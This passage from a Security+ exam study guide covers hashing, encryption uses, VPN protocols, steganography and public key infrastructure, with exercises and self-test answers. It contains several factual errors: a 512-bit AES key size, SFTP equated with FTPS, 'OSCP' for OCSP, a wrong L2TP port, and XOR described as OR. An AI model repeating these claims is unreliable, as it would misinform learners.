For the exam, be sure to know the hashing algorithms listed here. Also remember that MD5 creates a 128-bit hash value, while SHA-1 creates a 160-bit hash value.

MD5 and SHA-1 are currently the most popular hashing algorithms used to ensure message and data integrity. You can see these protocols being used when you download software from the Internet: the vendor providing the software typically displays the MD5 and SHA-1 hash values on the web site beside the download link, so that if you want to check the integrity of what you download afterward, you know the original hash value.

EXERCISE 12-3


Generating Hashes to Verify Integrity

In this exercise, you will use CrypTool to create the hash value of a file to verify whether a file has been modified.

1. Create a text file on your desktop called **MyOriginalFile.txt** and type the following contents into the file:


   ```
   This is to test hashing.
   ```

2. Close the MyOriginalFile.txt file.
3. Start the CrypTool program and choose Close if a startup tip displays.
4. Choose File | Close to close the sample document that appears.
5. To calculate the MD5 hash value on a file, choose Individual Procedures | Hash | Hash Value of a File.



6. Choose the file from the desktop.

7. When asked for the hashing algorithm you wish to use, choose MD5.



8. Choose OK. You should see the hash value that was created based on the data in the file. Record the hash value:

_____

_____

9. Choose Close.
10. Modify the contents of the file by adding the word **Modified** to the end. You should have the following contents in the file:

```
This is to test hashing.Modified
```

11. Calculate the MD5 hash value on the modified file by choosing Individual Procedures | Hash | Hash Value of a File.
12. Choose the file on the desktop.
13. When asked for the hashing algorithm, choose MD5.
14. Choose OK. The new hash value has been calculated. Is it different from the original hash value? Record the hash value:

_____

_____

15. Choose Close.
16. Rename the file on the desktop to **LastTest.txt**, and then calculate the MD5 hash again.

17. Is the hash value the same as the hash value in step 14 after changing the name of the file? _____ Why? _____
18. Close CrypTool.

---

on the job

Hashing is an important concept to understand for the real world, as it is used to identify the integrity of data in most application environments. For example, when you download files from the Internet, most web sites provide the hash value of the file so that you can check the integrity of the downloaded file after the download completes.

CERTIFICATION OBJECTIVE 12.05

Identifying Encryption Uses

This section discusses some common uses of encryption in today's computing and networking environments using proven technologies. Encryption is used to encrypt data in storage, but is also used to encrypt communication between systems or people.

Encrypting Data

If you want to ensure that your company information is not viewable to unauthorized individuals, you will need to encrypt the data in storage. Chapter 7 discussed how to secure data by using encryption technologies. As a review, you can use any of the following proven technologies to encrypt data in storage:

- **Full disk** Most operating systems today support full-disk encryption. For example, Windows 7 and 8 have BitLocker, which allows you to encrypt the contents of the entire drive, including the operating system, or encrypt specific partitions. In order to fully boot the system, an individual would need to know the key so that the encrypted contents can be decrypted.

- **Database** When storing information in a database, it is critical that you encrypt sensitive information. For example, if your company has an application that stores customer credit card numbers, or even customer passwords, to the site, you should encrypt that data in the database because a hacker could gain access to the database and discover this information.
- **Individual files** If you are not encrypting the contents of the entire drive, then you can encrypt the contents of selected sensitive documents. For example, you can use the Encrypting File System (EFS) in Windows to encrypt individual files and folders.
- **Removable media** If you are storing data on a removable drive, such as a flash drive, be sure to encrypt all company data on this drive. It is too easy to lose or forget the flash drive somewhere, and if the data is not encrypted, it can be read by anyone!
- **Mobile devices** Most mobile devices will allow you to encrypt the contents of the mobile device so that if the device is lost or stolen, no one is able to retrieve the data on the device.

When encrypting data, the encryption can be performed by software on the system or by hardware (computer chips installed on the system). Hardware-based encryption outperforms software solutions, and due to the complexity of the calculations, you will find the hardware solutions do the job much quicker!

Trusted Platform Module (TPM) is a computer chip on a system that is used to store the cryptographic keys used to encrypt data. Applications that use passwords to encrypt data are susceptible to dictionary attacks; TPM has a dictionary-attack prevention module built in. Windows BitLocker supports using TPM to store the keys. But keep in mind that to use TPM with a system, you must have a TPM-supported BIOS.

Encrypting Communication

If you are sending or receiving confidential information across the network or the Internet, or even when communicating on a mobile device, you want to make sure that you communicate over a secure channel. A *secure channel* is an established communication dialogue that encrypts the traffic sent between the systems in the dialogue.

Secure Communications Protocols/Transport Encryption

Common types of traffic that you may look at encrypting are web, e-mail, Telnet, and FTP traffic. When designing or assessing security, you want to ensure that you are using the most secure communication protocols possible. The following are common protocols used by proven technologies, or applications, to encrypt communication in transport (network traffic):

- **HTTP Secure (HTTPS)** Instead of using HTTP, which is the protocol for unsecured web traffic, you should be using HTTPS, also known as Secure HTTP (SHTTP). HTTPS uses SSL to encrypt the communication between the client and the web server.
- **Secure Socket Layer (SSL)/Transport Layer Security (TLS)** SSL has become the popular protocol over the last number of years for encrypting traffic, such as web and e-mail traffic. TLS is a more secure protocol that is designed to replace SSL.
- **Secure MIME (S/MIME)** S/MIME is the protocol used to encrypt e-mail messages on the network.
- **Internet Protocol Security (IPSec)** IPSec is a popular security protocol that is designed to encrypt all IP traffic, no matter what the application is. IPSec has two modes: transport mode and tunnel mode. With *transport mode*, only the payload of the packet (data portion) is encrypted. With *tunnel mode*, the header of the packet and the data are encrypted. IPSec uses different protocols for different cryptography services: Authentication Header (AH), which is responsible for authenticating the sender with IPSec, and Encapsulating Security Payload (ESP), which is responsible for encrypting the data in the packet to provide confidentiality.
- **Secure Shell (SSH)** SSH is designed to be a secure replacement to Telnet, and provides authentication and encryption services. SSH can be used to create an encrypted channel so that communication through the channel is encrypted.
- **Secure FTP (SFTP)** SFTP, also known as FTP Secure (FTPS), is an extension on SSH that allows secure transfer and management of files through an SSH channel.
- **Secure Copy Protocol (SCP)** Like SFTP, SCP runs on top of an SSH channel in order to encrypt the communication used to transfer a file.
- **Wireless** You should encrypt wireless communication with WEP, WPA, or the more secure WPA2.

exam Watch

For the exam, be sure to know the protocols used to encrypt different types of traffic. Remember that TLS is replacing SSL, SSH should be used instead of Telnet, and HTTPS should be used instead of HTTP if security is a concern.

Cipher Suites and Perfect Forward Secrecy

In recent years, a number of technologies have become available that help improve security and help prevent attacks against cryptography. One of the weaknesses in cryptography is solutions that use the same key to encrypt communication; once the hacker knows the key, they can crack all messages. The following security concepts are new to the Security+ objectives, and you should be familiar with these terms:

- **Ephemeral key** A temporary key that is typically used to encrypt a single message within the communication instead of using the same key to encrypt all messages in the communication.
- **Perfect forward secrecy** The term used to describe a system that generates random public keys (ephemeral key) for each session so that secret key exchange can occur during the communication.
- **Key stretching** Also known as key strengthening, this is a technique used to ensure that a weak key, such as a password, is not victim to a brute force attack. With key stretching, a special algorithm is used to convert the weak password into a stronger key. Two common algorithms used to strengthen a key are PBKDF2 and Bcrypt.

A *cipher suite* is a group of security algorithms that are used to provide authentication, encryption, and message authentication code functionality. Cipher suites are used to negotiate security settings within SSL and TLS communication.

There are a number of different algorithms that can be used in cipher suites, and they are grouped by their functionality:

- Key exchange algorithms such as RSA, Diffie-Hellman, and ECDH could be used.
- Authentication algorithms such as RSA, DSA, and ECDSA could be used.
- Encryption algorithms such as RC4, 3DES, and AES could be used.
- Message authentication algorithms such as MD5 or SHA may be used.

Note that two key negotiation protocols used by TLS are Diffie-Hellman Ephemeral (DHE) and Elliptic Curve Diffie-Hellman Ephemeral (ECDHE). Both DHE and ECDHE are designed to provide perfect forward secrecy with TLS communication. Also, note that some ciphers are stronger than others, and you can determine this by the protocol and the bit length of the key being used. For example, DES is 56-bit encryption while AES is 128-bit, 256-bit, or 512-bit encryption; meaning, AES is a stronger cipher over the weaker DES.

Securing Communication with VPNs

When companies decide they wish to communicate confidential information across the Internet, they look to a virtual private network (VPN) solution. A VPN is designed to establish a secure (encrypted) tunnel over an untrusted network, such as the Internet, and is used to encrypt traffic that travels across that untrusted network.

The following are two common protocols used to secure VPN traffic:

- **Point-to-Point Tunneling Protocol (PPTP)** PPTP is an older VPN protocol used to encrypt PPP traffic and is common in Microsoft environments. PPTP uses the Generic Routing Encapsulation (GRE) protocol to transport the PPP packets, but the Microsoft Point-to-Point Encryption (MPPE) protocol to encrypt the traffic. To allow PPTP traffic to pass through the firewall, you will need to open TCP port 1723 (control port) and protocol ID 47 (carries the data) on the firewall.
- **Layer 2 Tunneling Protocol (L2TP)** L2TP is a newer VPN protocol and uses the more secure IPSec for encryption of traffic instead of MPPE. To allow L2TP traffic through your firewall, you will need to open UDP port 500 (for key exchange), UDP port 5500 (for IPSec NAT), and UDP port 1701 on the firewall.
- **Secure Socket Transport Protocol (SSTP)** SSTP is the newest of these three VPN protocols and uses SSL to encrypt the VPN traffic. The advantage to having a VPN protocol that uses SSL is that there is less configuration on the firewall; instead of opening ports on the firewall to allow PPTP or L2TP communication, you simply need to open port 443 (used by HTTPS) on the firewall, which is typically already done.

Using PGP

A common application used for many years to encrypt information using asymmetric communication is Pretty Good Privacy (PGP). PGP allows you to generate keys and share your public key with others using e-mail in a secure fashion.

PGP allows you to encrypt e-mail messages and files, as well as to digitally sign a message so that the recipient will be sure the message came from you.

Note that while PGP has been used on the Windows platform, GNU systems have a replacement known as GNU Privacy Guard (GnuPG).

Understanding Steganography

Steganography is a cryptography concept that involves a person hiding text information inside graphic files. A number of steganography applications can be used to modify a graphic file and hide text documents in the graphic file. JPHS for Windows is an example, as shown in Figure 12-7.


exam Watch

For the exam, remember that steganography is the hiding of text files inside graphic files. Also know that there are programs out there that can detect steganography, such as a program called Stegdetect.

There are many reasons for hiding information in a graphic file, with the most obvious reason being to share information with another party. Rumor has it that steganography is a method that terrorists have used to communicate information across the Internet. The text is embedded into a graphic file and then placed on a web site. The intended recipients can navigate to the web site and download the graphic file to their workstation. Once the graphic file is on their workstation, they can retrieve the text file from the graphic file using the same program that was used to embed the text there.

FIGURE 12-7

Steganography is the hiding of a text file in a graphic file.



CERTIFICATION SUMMARY

In this chapter, you learned the basics of cryptography. This chapter sets the foundation for the next chapter, which spends more time on asymmetric environments. The following key points should be remembered for the exam:

- Cryptography is made up of three core services: encryption, hashing, and authentication.
- There are two types of encryption: *symmetric encryption*, which uses the same key to encrypt and decrypt, and *asymmetric encryption*, which uses a pair of keys—one for encrypting and the other for decrypting.
- Hashing is a method used to ensure data integrity.

You are sure to see a few questions related to cryptography on the exam. With a strong understanding of the material presented in this chapter, you will have no problems with any of these questions.



TWO-MINUTE DRILL

Introduction to Cryptography Services

- ❑ There are three core cryptography services: encryption, hashing, and authentication.
- ❑ Symmetric encryption uses the same key for encryption and decryption. Examples of symmetric encryption protocols are DES, 3DES, and AES.
- ❑ Asymmetric encryption uses a pair of keys for encryption and decryption. Examples of asymmetric encryption algorithms are RSA and Diffie-Hellman.

Symmetric Encryption

- ❑ Symmetric encryption involves using the same key to encrypt and decrypt the message.
- ❑ Symmetric encryption is fast, but it can make it more difficult to securely communicate the key to the other party.
- ❑ Examples of common symmetric encryption algorithms are DES, 3DES, RC4, and AES.

Asymmetric Encryption

- ❑ Asymmetric encryption involves using a pair of keys to perform the cryptography services.
- ❑ The pair of keys are known as the *public key* and the *private key*. The public key is distributed to everyone; the private key is kept secret to the user.
- ❑ A message is encrypted with the recipient's public key.
- ❑ The message is signed by the sender's private key. Signing a message is a method of implementing nonrepudiation.

Understanding Hashing

- ❑ Hashing is a method to ensure data integrity.
- ❑ Hashing creates a fixed-size hash value, no matter the size of the data being hashed.

- There are a number of hashing protocols. MD5 and SHA-1 are the most common.
- MD5 creates a 128-bit hash value. SHA-1 creates a 160-bit hash value.

Identifying Encryption Uses

- It is critical to ensure that you are using the most secure methods to store data by encrypting the information in storage.
- Information should also be encrypted in transit to prevent eavesdropping.
- For the exam, know the secure protocols to use in place of the unsecure equivalent protocols, such as the following:
  - Use HTTPS instead of HTTP.
  - Use SSH instead of Telnet.
  - Use SFTP instead of FTP.
  - Use L2TP instead of PPTP for VPN.

SELF TEST

The following questions will help you measure your understanding of the material presented in this chapter. Read all the choices carefully, because there might be more than one correct answer. Choose all correct answers for each question.

Introduction to Cryptography Services

1. Which of the following cryptography services is responsible for providing confidentiality?
   A. Hashing
   B. Encryption
   C. Authentication
   D. Authorization
2. Which of the following cryptography services is responsible for ensuring data integrity?
   A. Hashing
   B. Encryption
   C. Authentication
   D. Authorization

Symmetric Encryption

3. Which of the following symmetric encryption algorithms offers the strongest encryption?
   A. 3DES
   B. SHA-1
   C. DES
   D. AES256
4. Which of the following identifies the disadvantage of symmetric encryption?
   A. Slow performance
   B. Too many collisions
   C. Key management
   D. Unsecure

Asymmetric Encryption

5. With asymmetric encryption, when Bob encrypts an e-mail message and sends the message to Sue, which key is used to encrypt the message?
   A. Bob's private key
   B. Bob's public key
   C. Sue's private key
   D. Sue's public key
6. When Bob sends a message to Sue, which of the following represents the key used to ensure nonrepudiation?
   A. Bob's private key
   B. Bob's public key
   C. Sue's private key
   D. Sue's public key
7. Which of the following is considered an asymmetric encryption algorithm?
   A. DES
   B. RSA
   C. RC4
   D. AES

Understanding Hashing

8. Which of the following are considered hashing protocols? (Choose two.)
   A. 3DES
   B. AES
   C. MD5
   D. SHA-1
   E. RC4
9. Which of the following hashing algorithms generates a 160-bit hash value?
   A. MD5
   B. AES
   C. RC4
   D. SHA-1

Identifying Encryption Uses

10. Which of the following protocols was designed as a more secure replacement of SSL?

A. SSH
B. TLS
C. HTTPS
D. S/MIME

11. Which of the following VPN protocols uses IPSec to secure the communication?

A. L2TP
B. TLS
C. PPTP
D. S/MIME

Performance-Based Question

12. Using the following data and encryption key in binary format, calculate the cipher text using XOR logic.

```
  Plain text:  1 1 0 1 1 0 1 1
         Key:  1 0 1 1 0 1 0 1
 Cipher text:  ________________
```

SELF TEST ANSWERS

Introduction to Cryptography Services

1. ☑ **B.** Encryption is the cryptography service that provides confidentiality by converting plain text information to cipher text so it is unreadable to unauthorized individuals.
   ☒ **A, C,** and **D** are incorrect. Hashing is used to ensure data integrity, authentication is used to ensure nonrepudiation, and authorization does not provide a cryptography service.
2. ☑ **A.** Hashing is the cryptography service used to ensure data integrity.
   ☒ **B, C,** and **D** are incorrect. Encryption is the cryptography service that provides confidentiality, authentication is used to ensure nonrepudiation, and authorization does not provide a cryptography service.

Symmetric Encryption

3. ☑ **D.** The new and most secure algorithm for symmetric encryption is AES, and AES256, using a 256-bit encryption, is the strongest algorithm listed.
   ☒ **A, B,** and **C** are incorrect. 3DES offers 168-bit encryption, SHA-1 is a hashing protocol and not a symmetric encryption protocol, and DES performs 56-bit encryption.
4. ☑ **C.** The biggest disadvantage to symmetric encryption is key management, which means you need to create too many keys as the number of users increase. And how do you securely communicate the key to an individual?
   ☒ **A, B,** and **D** are incorrect. Symmetric encryption is fast compared to asymmetric encryption. Collision is a result of two different pieces of data generating the same hash value. Symmetric encryption can be implemented in a secure manner depending on the algorithm being used and how you communicate the keys.

Asymmetric Encryption

5. ☑ **D.** To asymmetrically encrypt a message, the message is encrypted with the recipient's public key.
   ☒ **A, B,** and **C** are incorrect. Bob's private key is not used because anyone would be able to decrypt the message with the corresponding public key. Bob's public key is not used because only Bob has access to the corresponding private key that would be needed to decrypt the message. Sue's private key is not used because Bob does not have access to her private key.
6. ☑ **A.** Bob's private key is used to digitally sign the message to prove that the message came from Bob and no one else. This is a way to ensure nonrepudiation.
   ☒ **B, C,** and **D** are incorrect, as they are not the keys used to digitally sign a message. For the exam, remember that the recipient's public key is used to encrypt a message, but the sender's private key is used to sign the message.

7. ☑ **B.** RSA is the only asymmetric encryption algorithm that is listed. Another example of an asymmetric encryption algorithm is Diffie-Hellman.
☒ **A, C,** and **D** are incorrect because DES, RC4, and AES are all examples of symmetric encryption algorithms.

Understanding Hashing

8. ☑ **C** and **D.** MD5 and SHA-1 are examples of hashing algorithms. MD5 is used to create a 128-bit hash value. SHA-1 is used to create a 160-bit hash value.
☒ **A, B,** and **E** are incorrect. 3DES, AES, and RC4 are examples of symmetric encryption algorithms, not hashing algorithms.

9. ☑ **D.** SHA-1 is a hashing algorithm that generates a 160-bit hash value. The relevance of the size of the hash value is that you are less likely to have collisions with larger values than with hash values with smaller key spaces (such as 128-bit).
☒ **A, B,** and **C** are incorrect. AES and RC4 are not hashing algorithms; they are symmetric encryption algorithms. MD5 is a hashing algorithm that generates a 128-bit hash value.

Identifying Encryption Uses

10. ☑ **B.** Transport Layer Security (TLS) is designed as a replacement for SSL.
☒ **A, C,** and **D** are incorrect. SSH is designed as a secure replacement to Telnet, HTTPS is the protocol for secure HTTP communication, and S/MIME is used to encrypt e-mail messages with asymmetric encryption.

11. ☑ **A.** L2TP is a VPN protocol that uses IPSec for data encryption.
☒ **B, C,** and **D** are incorrect. TLS and S/MIME are not VPN protocols. PPTP is a VPN protocol, but it uses MPPE to encrypt the communication, not IPSec. SSTP is another common VPN protocol that uses SSL to do the encryption.

Performance-Based Question

12. When encrypting information using an XOR function, remember that when adding two bits, if one of the bits is a 1, then the resulting bit is a 1. Any other combination results in a 0.

```
 Plain text:  1 1 0 1 1 0 1 1
       Key:  1 0 1 1 0 1 0 1
Cipher text:  0 1 1 0 1 1 1 0
```

This page is intentionally left blank to match the printed book.



13

Managing a Public Key Infrastructure

CERTIFICATION OBJECTIVES

13.01 Introduction to Public Key Infrastructure

13.02 Managing a Public Key Infrastructure

13.03 Implementing a Public Key Infrastructure

✓ Two-Minute Drill

Q&A Self Test

Understanding the basics of cryptography and the difference between symmetric and asymmetric encryption is important for the exam, and these topics were the focus of the previous chapter. This chapter focuses on asymmetric encryption and the asymmetric environment, known as a *public key infrastructure (PKI)*.

This chapter starts with a quick review of encryption, and then discusses the basics of PKI. You will also learn important concepts surrounding how to manage a PKI. Finally, the chapter discusses common examples of where PKI is used in practice.

CERTIFICATION OBJECTIVE 13.01

Introduction to Public Key Infrastructure

As you learned in Chapter 12, there are two main types of encryption: symmetric and asymmetric. Symmetric encryption involves using the same key for encryption and decryption. Asymmetric encryption uses a key pair for encryption and decryption.

The keys in the asymmetric key pair are typically known as a *public key* and a *private key*, as illustrated in Figure 13-1. The public key gets its name from the fact that it is available to any parties in the infrastructure. The private key is to be kept private to the user.


As you also learned in the previous chapter, the recipient's public key is used to encrypt a message, while the sender's private key is used to digitally sign the message and prove who the sender of the message is (known as *nonrepudiation*).

Understanding PKI Terminology

The term *public key infrastructure* comes from the fact that there is an entire infrastructure of components that help create this environment in which to manage and use public and private keys. We will begin with a basic component of this infrastructure, the certificate.

FIGURE 13-1

Reviewing private and public keys



Certificates

A *certificate* is an electronic file that is used to store the public key (and sometimes the private key) and associates the public key with an entity such as a person or company. For example, if you are hosting a web site and wish to secure the communication, you need to configure the web server with a public key. You obtain a certificate (which contains the public key) and assign it to the web server in order to encrypt the communication.

INSIDE THE EXAM

Understanding Key Usage

The Security+ exam expects you to understand when a public key or private key is used to perform a cryptography function. For the Security+ exam, remember that the recipient's public key is used to encrypt data or a message. This allows for only the recipient's private key to be used to decrypt the information.

Also know that when it comes to digitally signing a message, the sender's private key is used to do this. Signing the message with the sender's private key proves who the sender of the message is, as only that person has access to their private key.


As mentioned, the certificate stores the public key and also contains information about the folks who own the public key. For this reason, we also say that the certificate is an electronic file that binds the public key to its owner.

The digital certificate contains the following information (see Figure 13-2):

- **Public key** The public key of the person who owns the certificate
- **Algorithm** The asymmetric algorithm used by the certificate
- **Serial number** A unique serial number assigned to the certificate
- **Subject** The name of the company or person to whom the certificate is assigned
- **Issuer** The company or entity that created the certificate
- **Valid from** The start date of the period for which the certificate is valid

FIGURE 13-2

Attributes of a certificate



- **Valid to** The end date of the period for which the certificate is valid
- **Thumbprint algorithm** The algorithm used to create a hash of the certificate to ensure it is not altered
- **Thumbprint** The hash value of the certificate

In the example in Figure 13-2, you can see that the certificate is valid from June 27, 2011, to June 26, 2013. Also notice that the hashing algorithm used to generate the message digest on the certificate is sha1RSA, the issuing certificate authority (CA) is 2003ServerA (this is the CA that created the certificate), and the asymmetric algorithm used for the public key is RSA. Take special notice that the Subject attribute is set to www.certworld.loc. This is sometimes referred to as the *common name* of the certificate, and it should match the URL that users access for the application that uses the certificate (more on this later in the chapter, when we talk about creating a PKI).

exam Watch

Remember that a certificate is an electronic file that binds the entity to the public key. Also remember that the certificate is signed by the CA who issues the certificate.

Certificate Authority and Registration Authority

Where does the certificate come from? The certificate that contains the public key comes from the CA. The CA is responsible for the creation and management of the certificates for a PKI.

Certificate Authorities

There are two types of CAs:

- **Public CA** A *public* CA is used to identify CAs that are in the business of selling certificates to other businesses so those certificates can be used in applications. The benefit of a public CA is that most applications (such as Internet Explorer) trust certificates that come from common public CAs, such as Entrust, VeriSign, and GoDaddy.
- **Private CA** When a company decides to create its own PKI, it is a *private* CA. This allows companies to create their own CA and use it to generate certificates for the company. The benefit of using a private CA is that you do not need to pay for each certificate that is created.

Whether you create your own CA or use a publicly available CA, there could be an entire hierarchy of CAs within the infrastructure (see Figure 13-3).

The first CA that is installed in the infrastructure is known as the *root* CA. The root CA has its own certificate, which is used to digitally sign any certificates that it creates, providing a way to prove the issuer (creator) of the certificate. That signature is stored in the Issuer field of any certificates the CA creates. It is important to note that the root CA has a self-signed certificate, meaning that because it is the start of the hierarchy, it must digitally sign its own certificate.

exam Watch


For the Security+ exam, remember that a PKI is made up of a hierarchy of CAs. The root CA has a self-signed certificate.

Depending on the size of the company, you can create one or more *subordinate* CAs. These CAs have their own certificate—issued and digitally signed by the root CA—that they will use to digitally sign any certificates that they create. You might use subordinate CAs so that each office location has its own CA to issue certificates for that location, for example.

Once a subordinate CA has been created for each of the locations, you should then power off the root CA so that it is not compromised. If a security compromise occurs, anything from that point in the hierarchy down is considered compromised and invalid. Taking the root CA offline ensures the root level is not compromised.

FIGURE 13-3

A PKI is made up of a root CA and subordinate CAs.



Registration Authority

The registration authority (RA) is an important part of a PKI, as it is responsible for accepting certificate requests from clients and then validating the entity requesting the certificate. The RA will follow the process determined by the security policy to validate any employee or device requesting a certificate. This typically involves the employee filling out an application for a certificate and then presenting identification and a reason for the request. Once the RA validates the request, it is passed to the CA to create the certificate.

on the job

A small company may combine the roles of the RA and the CA, but would still ensure that the request is validated before creating the certificate.

Repository

The *repository* is the database that stores the certificates and public keys. The repository should be available to all participants in the PKI structure so that they can obtain the public keys when needed.

The repository is usually an LDAP-compliant directory, which allows you to query the directory through LDAP. The database should be backed up on a regular basis.

CERTIFICATION OBJECTIVE 13.02

Managing a Public Key Infrastructure

Managing a PKI takes a lot of planning, thought, and time. In this section, you will learn about important concepts related to managing your PKI, such as the certificate life cycle, certificate revocation lists, and other management issues that need to be planned.

Certificate Life Cycle

Certificate life cycle refers to the life of a certificate. When certificates are generated, they have a lifetime; they are not available forever. The following are the many stages in the lifetime of a certificate:

- **Request** The certificate life cycle starts when someone sends a request to the RA or the CA for a certificate. For example, suppose you wish to secure traffic to your intranet server, so you need a certificate. You send a request to

the RA, who then validates the request. This is normally done by connecting to a web site that is set up to accept certificate requests.

- **Certificate** Once the RA validates the request, it then passes the request over to the CA so that the CA can create the certificate. When the CA creates the certificate, it digitally signs the certificate so that applications know where the certificate came from, and it also assigns the certificate a validation period (typically one or two years).
- **Renewal** Before your certificate expires, you can have it renewed so that you can use the certificate for a longer period. Certificates are typically renewed for one- or two-year periods. If you do not renew a certificate and the validation period passes, then the certificate is unusable by applications, because they check this validation period setting before using a certificate.
- **Suspension and revocation** If at any point the CA determines that you have been fraudulent in your request for or use of a certificate, the CA may decide to suspend or even revoke your certificate. A suspended certificate is no longer usable, but it can be placed back into an active state easily. A revoked certificate is permanently unusable (more on revoked certificates in the next section).
- **Destruction** As part of the certificate life cycle, you need to determine how the certificates and related keys will be destroyed after their validation time has expired. You want to ensure that hackers do not get their hands on any of the keys used in the PKI structure so that they cannot attempt to reuse them and impersonate a user or device.

Certificate Revocation Lists and OSCP

As noted, your certificate can be revoked by the CA at any time if the CA determines that you were fraudulent in obtaining the certificate or there has been a security compromise related to your certificate.

The CA is responsible for creating the *certificate revocation list (CRL)*, which is a list of certificates that have been revoked. The CRL is published to a web site at regular intervals, and applications download the CRL to verify that a certificate has not been revoked before using the certificate.

exam Watch

The Security+ exam is sure to test your knowledge of the CRL. Know that the CRL is published by the CA on a regular basis, and that applications will check the CRL when a certificate is being used to verify that it has not been revoked.

Another method that systems and applications can use to verify if a certificate has been revoked or not is with *Online Certificate Status Protocol (OSCP)*. OSCP is an Internet protocol that uses HTTP to communicate with the CA and check the status on a certificate. OSCP is designed as an alternative to the CRL.

Other PKI Terms

The Security+ exam requires you to know a number of other terms related to PKI, such as *recovery agent, key escrow,* and *trust model.*

Recovery Agent

The *recovery agent* is an individual, or group of individuals, within the organization who can decrypt information in case the employee with the key to decrypt the information leaves the organization. The recovery agent concept is used with Microsoft's Encrypting File System (EFS).

In addition to knowing about recovery agents, you should be familiar with how most PKIs deal with key recovery. When planning your PKI environment, it is critical that you consider lost keys.

The first step to planning for lost keys is to implement key archiving within your organization. *Key archiving* means backing up the cryptography keys to a secure location. Make sure that you have controlled access to where the keys are archived.

Once the keys have been backed up, you can create a *key recovery policy,* which contains the procedures to recover a key from backup if necessary.

Because key recovery is such a sensitive issue, it is critical to ensure that you require multiple employees to participate in the key-recovery process. This is known as *M of N control.* With M of N control, you state that a minimum number of employees (M) out of a possible number of employees (N) are required to perform the key-recovery process. For example, the company may have three possible persons who can participate in key recovery, but only two employees are required in the recovery process. With M of N control, this could be written as *2 of 3*.

exam Watch

For the Security+ exam, know that M of N control is ensuring that a minimum number of persons are required in order to recover a key. For example, you may require two out of three authorized persons to perform key recovery.

Key Escrow

Key escrow is the process of handing cryptography keys over to a third party that can use the cryptography keys to decrypt information within your organization at any point in time. For example, you may be required to give cryptography keys to a government agency or to law enforcement for an investigation.

The concept of key escrow is a controversial topic due to the obvious security risks of having keys that can decrypt information within your organization located outside the organization.

Trust Models and Trust Paths

When you create a PKI, you control access to information based on the key pairs that are generated. But what if you want to share information with another business? If you are going to share the information with another business, it will need to have keys within the PKI. However, realistically, your CA should not be burdened with creating certificates for another company.

Within PKI, you can create a *trust* between two different CAs so that each CA trusts the certificates that have been generated by the other CA. Having the trust allows the applications within your environment to validate certificates from the other company, as the application will follow the trust path back to the other CA. This is often referred to as a *cross-certificate*.

A certificate is validated by following the trust path associated with the certificate. For example, if you obtain a certificate to secure a web site from a subordinate CA, then when a client navigates to the web site, the client first validates the certificate used by the web site (for example, the client checks that the certificate has not expired, it is not revoked, and that it came from a trusted CA). Next, the certificate of the subordinate CA must be validated because it issued the

FIGURE 13-4

Viewing the trust path on a certificate



certificate. Then the CA that issued a certificate to the subordinate CA (the root CA) is validated. This is known as the *trust path*, and can be viewed by looking at the properties of the certificate, as shown in Figure 13-4.

Looking at Figure 13-4, you can see the 2003ServerA web server certificate came from the 2003ServerA CA. To view the CA's certificate information, highlight that item and then choose the View Certificate button.

CERTIFICATION OBJECTIVE 13.03

Implementing a Public Key Infrastructure

The past two chapters have used terms such as *SSL* and *digital signatures*. This section presents a more complete discussion on how SSL and digital signatures work.

How SSL Works

When you SSL-enable a web site, you should understand how the encryption works with the web site. The following are the general steps taken by a client visiting your web site and the web server:

1. The client sends a request for a web page to the secure web site using https:// in the URL. This makes a connection to port 443 by default.
2. The server sends the public key to the client.
3. The client validates the certificate and ensures it has not expired or been revoked.
4. The client creates a random symmetric key (known as a *session key*) used to encrypt the web page content, and then encrypts the symmetric key with the public key obtained from the web server.
5. The encrypted information is sent to the web server. The web server decrypts and obtains the symmetric key (session key). The web server uses the symmetric key to encrypt information between the client and the server.

How Digital Signatures Work

In the previous two chapters, you learned that nonrepudiation is implemented when a user digitally signs a message, or any data, using a private key. This ensures that it cannot be disputed that the client was the creator of the message or data. The following are the steps used by Bob to digitally sign a message he sends to Sue:

1. Bob generates a message digest (hash value) of the message to be sent with the message.
2. Bob encrypts the message digest with his private key and sends the message with the encrypted message digest to Sue.
3. Sue uses Bob's public key to decrypt the message digest, proving that it actually is Bob who sent the message. (If it wasn't Bob's private key that encrypted the digest, then his public key would not have been able to decrypt the digest.)
4. Sue calculates a new message digest on the message she received, and then compares the unencrypted digest with the one she calculated. If they are the same, then the message has not been tampered with (retains its integrity).

Creating a PKI

Now that you have an understanding of the terminology related to PKI and asymmetric encryption, let's take a practical approach to creating a PKI. In this section, you will learn about some of the issues related to creating certificates and how to install a CA.

Issues Surrounding Certificates

When working with certificates, there are a few issues that are sure to cause some heartache. The following are common issues that administrators are faced with:

- **Renewal** The certificates are valid for a certain period of time before they need to be renewed. One of the benefits of creating your own CA for internal applications is that there is no cost for the certificates or their renewal.
- **Issuing CA** A common problem you are bound to experience is the fact that the CA who issues the certificate should be a "trusted" CA by your applications. By default, applications trust certificates issued by well-known CAs, such as Entrust, VeriSign, and GoDaddy, and not certificates issued by the internal CA you created. When an application uses an untrusted certificate, a warning message appears, letting the user know the certificate was generated by an unknown CA. In order to eliminate the warning message, you should use certificates of a trusted CA or import your CA's certificate into the trusted list of certificates.
- **Subject Name** When an application attempts to use a certificate, it checks the subject name on the certificate, sometimes referred to as the common name. If the subject name does not match the address (the URL) you are visiting that uses the certificate, then a warning message appears. Newer X.509 standards allow for multiple alternative subject names to be applied to a certificate so that you can have multiple names associated with a certificate. For example, instead of assigning only www.gleneclarke.com to the certificate, I can assign mail.gleneclarke.com and server1.gleneclarke.com as well.

exam Watch

For the Security+ exam, know the three main issues with certificates that you deal with on a day-to-day basis. These are renewals, trusted CAs, and the name assigned to the certificate matching the address of the application (or server) using the certificate.

Implementing an RA

When implementing a registration authority, you must define a policy on how personnel within the organization are to perform the certificate request. This policy should define who can request a certificate, the forms that need to be filled out, and what type of validation on the request needs to be performed by the RA.

Installing a CA


If you want to create your own certificates for internal use within the business, you need to install a CA. To install a CA on a Windows server, follow the steps in the following exercise.

EXERCISE 13-1

Installing a Certificate Authority


In this exercise, you will install a Windows CA on the 2012ServerA system.

1. Launch Server Manager from the task bar.
2. Within Server Manager, choose Manage | Add Roles and Features.
3. On the "Before you begin" page, choose Next.
4. On the "Select installation type" screen, choose Next to install a role or feature.
5. Notice that the 2012ServerA.certworld.loc server is selected and then choose Next.
6. Choose the checkbox for Active Directory Certificate Services to install it.
7. Choose Add Features when the window pops up and asks you to add required features.




8. Then choose Next three times. When asked to select role services, ensure that both the Certification Authority checkbox is selected and the Certification Authority Web Enrollment service is selected. Then choose Next.
9. Choose Install. The installation will take a few minutes, and then you can choose Close.
